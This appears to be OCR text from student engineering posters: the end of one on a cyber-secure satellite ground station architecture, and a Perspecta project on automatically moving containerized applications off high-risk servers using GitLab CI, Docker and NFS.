RESULTS AND CONCLUSION

- By comparing the functionality of the system with our derived functional requirements we were able to develop a sample architecture (Fig. 4) that is cyber secure while remaining generic
- Security polices should be implemented alongside our architecture for maximum effectiveness
- Security from conception is required to ensure that the spacecraft and ground station system are fully secure




Fig. 4. SysML Internal Block Diagram. The boxes in the diagram represent components of the architecture, while the arrows indicate the connectivity between them.

ACKNOWLEDGEMENTS

- **Customer:** Northrop Grumman
  - Dr. Michael Papay, Vice President and Chief Information Security Officer
- **SME:** Chris Mellroth, Cyber Systems Engineer
- **Mentor:** Prof. Gino Manzo
  - Prof. Rock Sabetto

REFERENCES

[1] M. Fischer and A. Scholtz, "Design of a Multi-mission Satellite Ground Station for Education and Research", *Second International Conference on Advances in Satellite and Space Communications*, 2010. Available: 10.1109/SPACOMM.2010.13 [Accessed 27 March 2019].

[2] G. Phillip, "Satellite Ground Station Architecture", El Paso, TX, 2006.

[3] *Framework for Improving Critical Infrastructure Cybersecurity*. National Institute of Standards and Technology, 2018, pp. 23-44.

Perspecta Situational Awareness Command and Control

Utilizing Automation and Orchestration technologies
to have highly available services with no loss of Availability

Student Team: Mohamed Ahmed, Lithe Abushaikha, Ali Sharaf, Ali Alktebi, Ammar Al-Kahfah

Mentorship Team: Pete Schmidt (Perspecta), Zachary Estes (Perspecta), Joseph Landino (Perspecta), Rock Sabetto (GMU)

Introduction

Perspecta, on behalf of the **Department of Defense**, has **mission-critical** applications running on servers all over the world. In the event of a compromised server, the DoD/Perspecta is unable to move an application with its data and dependencies in a timely manner. The objective of our senior design project is to **develop** an **application/solution** that will be able to **securely move software** from a **compromised** server to a **non-compromised** one. By **containerizing**, **automating** and **orchestrating** the mission-critical **applications** on the current servers, the DoD/Perspecta will be able to achieve this efficiently and securely.

Find a solution that's

Lightweight
Efficient/Fast
Secure
Resilient
Scalable

DevOps as a method for

Collaboration
Managing tasks
Sharing code, ideas and resources
Building and Testing
Automation

Experiment with new technologies


Source Control & CI/CD: Gitlab
Containers: Docker
Orchestration: Kubernetes
Configuration Automation: Ansible

Aim

Our goal in this research is to propose solutions on how we can **move applications** with all **interdependencies** from one server to another. The transfer should occur when the reporting server hosting the application has an unacceptable risk level.

CRL (Current Risk level) > ARL (Acceptable risk level)


Risk level should be determined by an infrastructure level Vulnerability scanner or manually reported by Cybersecurity personnel if needed. The transfer, setup, and hosting of an application should be fully automated with minimal human interaction. For example: Assuming that the ARL is 6/10 and Server A CRL is 9/10, the applications and interdependencies on Server A will be packaged and transferred to another server that will be able to host the application.



- Application Source code
- Application Interdependencies
- Application Configuration
Server A
Risk Level 9/10
Server Pool
Risk Level < = ARL

Method 1 (Brute force)


- **Gitlab-runner + Docker**
  - Have GitLab-runner agent listening to jobs
  - When data is committed to repository, a job is triggered
  - The YAML file is interpreted and a set of pre-defined commands are used to delete the old container mapped data in the running application and copy/map the newly pushed data into the right directory
  - As a server goes down, on shutdown the new data will be committed triggering the GitLab job and listening GitLab-runner will be able to receive and run the job conducting the fully application move with data persistence



Commit new Data Volumes
Gitlab Repo
Trigger Pipeline job
CI/CD
Gitlab Runners- All server here have their own Gitlab-runner agent listening for new Jobs – Each runner could be paused from web interface.
Server B - Gitlab-runner – Risk 6
Server C - Gitlab-runner -Risk 8
Server D - Gitlab-runner -Risk 4
Tomcat-container
RUNNER
docker
Mysql-Container


Method 2 (Optimal)

- **Docker + central NFS server**
  - Setup a central NFS server in which we'll map and configure all container volumes onto it
  - If one container dies, we'll be able to spawn another container of the same application while having our data mapped and persisted onto the NFS server



Method 3 (Unfavourable)

